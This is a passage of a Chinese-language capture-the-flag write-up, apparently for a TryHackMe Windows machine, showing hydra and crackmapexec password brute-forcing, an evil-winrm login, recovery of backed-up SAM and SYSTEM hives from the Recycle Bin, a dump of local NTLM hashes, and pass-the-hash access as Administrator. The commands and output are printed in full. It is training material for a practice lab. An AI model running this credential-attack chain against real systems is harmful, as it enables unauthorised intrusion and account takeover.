由于 Guest、Administrator、DefaultAccount、WDAGUtilityAccount都是系统内置账户,且 Administrator 为管理员,在初始访问时基本不可能爆破出来,所以只剩一个用户:Jareth
使用九头蛇爆破 RDP
hydra -l Jareth \
-P /usr/share/seclists/Passwords/Leaked-Databases/rockyou-30.txt \
rdp://$TARGET -t 4 -f
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-02 23:03:26
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1556 login tries (l:1/p:1556), ~389 tries per task
[DATA] attacking rdp://10.49.163.76:3389/
[3389][rdp] account on 10.49.163.76 might be valid but account not active for remote desktop: login: Jareth password: password, continuing attacking the account.
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[3389][rdp] account on 10.49.163.76 might be valid but account not active for remote desktop: login: Jareth password: iloveyou, [ERROR] freerdp: The connection failed to establish.
continuing attacking the account.
[ERROR] freerdp: The connection failed to establish.
[3389][rdp] account on 10.49.163.76 might be valid but account not active for remote desktop: login: Jareth password: 1234567, continuing attacking the account.
[ERROR] freerdp: The connection failed to establish.
[3389][rdp] account on 10.49.163.76 might be valid but account not active for remote desktop: login: Jareth password: daniel, continuing attacking the account.
[ERROR] freerdp: The connection failed to establish.
[3389][rdp] account on 10.49.163.76 might be valid but account not active for remote desktop: login: Jareth password: monkey, continuing attacking the account.
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[3389][rdp] account on 10.49.163.76 might be valid but account not active for remote desktop: login: Jareth password: 000000, continuing attacking the account.
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[3389][rdp] account on 10.49.163.76 might be valid but account not active for remote desktop: login: Jareth password: chocolate, continuing attacking the account.
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[3389][rdp] account on 10.49.163.76 might be valid but account not active for remote desktop: login: Jareth password: fuckyou, continuing attacking the account.
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[STATUS] 46.00 tries/min, 46 tries in 00:01h, 1510 to do in 00:33h, 4 active
[ERROR] freerdp: The connection failed to establish.
[3389][rdp] account on 10.49.163.76 might be valid but account not active for remote desktop: login: Jareth password: jennifer, continuing attacking the account.
[ERROR] freerdp: The connection failed to establish.
[3389][rdp] account on 10.49.163.76 might be valid but account not active for remote desktop: login: Jareth password: amanda, continuing attacking the account.
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[3389][rdp] account on 10.49.163.76 might be valid but account not active for remote desktop: login: Jareth password: lovers, continuing attacking the account.
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[3389][rdp] account on 10.49.163.76 might be valid but account not active for remote desktop: login: Jareth password: brandon, continuing attacking the account.
[ERROR] freerdp: The connection failed to establish.
[3389][rdp] account on 10.49.163.76 might be valid but account not active for remote desktop: login: Jareth password: robert, continuing attacking the account.
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[3389][rdp] account on 10.49.163.76 might be valid but account not active for remote desktop: login: Jareth password: forever, continuing attacking the account.
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[3389][rdp] account on 10.49.163.76 might be valid but account not active for remote desktop: login: Jareth password: joseph, continuing attacking the account.
[ERROR] freerdp: The connection failed to establish.
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
由于一直报可能的密码,但是无法连接 RDP,所以停止了爆破
爆破 winrm
由于 5985 也开放,所以尝试爆破 winrm
crackmapexec winrm $TARGET -u Jareth -p /usr/share/seclists/Passwords/Leaked-Databases/rockyou-30.txt
在经过漫长的爆破后,我们获得了 Jareth:sarah 凭证


尝试连接
evil-winrm -i $TARGET -u Jareth -p sarah

User Flag
提权
机器到期销毁了,重新开启后 IP 变动,新的靶机 ip:10.48.186.89,重新设置环境变量
export TARGET=10.48.186.89
靶机为 windows,尝试将 winPEAS.exe 上传进去并执行,这里我图省事直接用 evil-winrm 上传了(较慢),也可以使用本机开 http 服务,靶机 curl 下载的方式(理论上更快)
upload winPEAS.exe
.\winPEAS.exe

这里 winPEAS.exe 执行后获取了很多数据,但是核心的并没有获取到,尝试上传 winPEAS.ps1 脚本再跑一遍
upload winPEAS.ps1
.\winPEAS.ps1
很离谱,powershell 脚本反而跑出来了关键点,终端乱码原因为编码问题,将结果保存的 UTF-8 换为 ANSI 编码即可

C:$Recycle.Bin\S-1-5-21-1987495829-1628902820-919763334-1001\system.bak
脚本拍起来时间比较长,直接中断了进行后续操作了。
回收站内的文件无法正常下载,所以需要先拷贝出来在做下载操作
# 由于回收站路径带特殊符号$会被当做变量,路径用单引号引起来
*Evil-WinRM* PS C:\Users\Jareth\Documents> cd 'C:\$Recycle.Bin\S-1-5-21-1987495829-1628902820-919763334-1001'
*Evil-WinRM* PS C:\$Recycle.Bin\S-1-5-21-1987495829-1628902820-919763334-1001> dir

    Directory: C:\$Recycle.Bin\S-1-5-21-1987495829-1628902820-919763334-1001

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        9/18/2020   7:28 PM          49152 sam.bak
-a----        9/18/2020   7:28 PM       17457152 system.bak

# 回收内都是我们要的文件,所以直接全部复制
*Evil-WinRM* PS C:\$Recycle.Bin\S-1-5-21-1987495829-1628902820-919763334-1001> cp * C:\Users\Jareth\Documents
*Evil-WinRM* PS C:\$Recycle.Bin\S-1-5-21-1987495829-1628902820-919763334-1001> cd C:\Users\Jareth\Documents
*Evil-WinRM* PS C:\Users\Jareth\Documents> dir

    Directory: C:\Users\Jareth\Documents

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        9/18/2020   7:28 PM          49152 sam.bak
-a----        9/18/2020   7:28 PM       17457152 system.bak
-a----         2/3/2026   6:48 AM       10102784 winPEAS.exe
-a----         2/3/2026   7:00 AM          94310 winPEAS.ps1

# 下载文件
*Evil-WinRM* PS C:\Users\Jareth\Documents> download sam.bak

Info: Downloading C:\Users\Jareth\Documents\sam.bak to sam.bak

Info: Download successful!
*Evil-WinRM* PS C:\Users\Jareth\Documents> download system.bak

Info: Downloading C:\Users\Jareth\Documents\system.bak to system.bak
Progress: 24% : |▓▒░░░░░░░░|
Info: Download successful!
打过内网靶场的都知道,有了 sam 和 system 文件,就可以尝试本地解密获取 hash 了
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0xd676472afd9cc13ac271e26890b87a8c
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:6bc99ede9edcfecf9662fb0c0ddcfa7a:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:39a21b273f0cfd3d1541695564b4511b:::
Jareth:1001:aad3b435b51404eeaad3b435b51404ee:5a6103a83d2a94be8fd17161dfd4555a:::
[*] Cleaning up...
有了 Administrator 的 hash,我们就可以尝试 PTH 连接 evil-winrm 了
evil-winrm -i $TARGET -u Administrator -H 6bc99ede9edcfecf9662fb0c0ddcfa7a
admin.txt
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd C:\Users\Administrator\desktop
*Evil-WinRM* PS C:\Users\Administrator\desktop> dir


    Directory: C:\Users\Administrator\desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        9/18/2020   2:19 AM             80 admin.txt


*Evil-WinRM* PS C:\Users\Administrator\desktop> type admin.txt
THM{YWFjZTM1MjFiZmRiODgyY2UwYzZlZWM2}
总结
挺迷的这台机器,从 UDP 扫描无法确定端口是否开放,到 winPEAS.exe 没有扫描到垃圾桶,但 winPEAS.ps1 却扫到了。整个过程都很迷......

默认评论
Halo系统提供的评论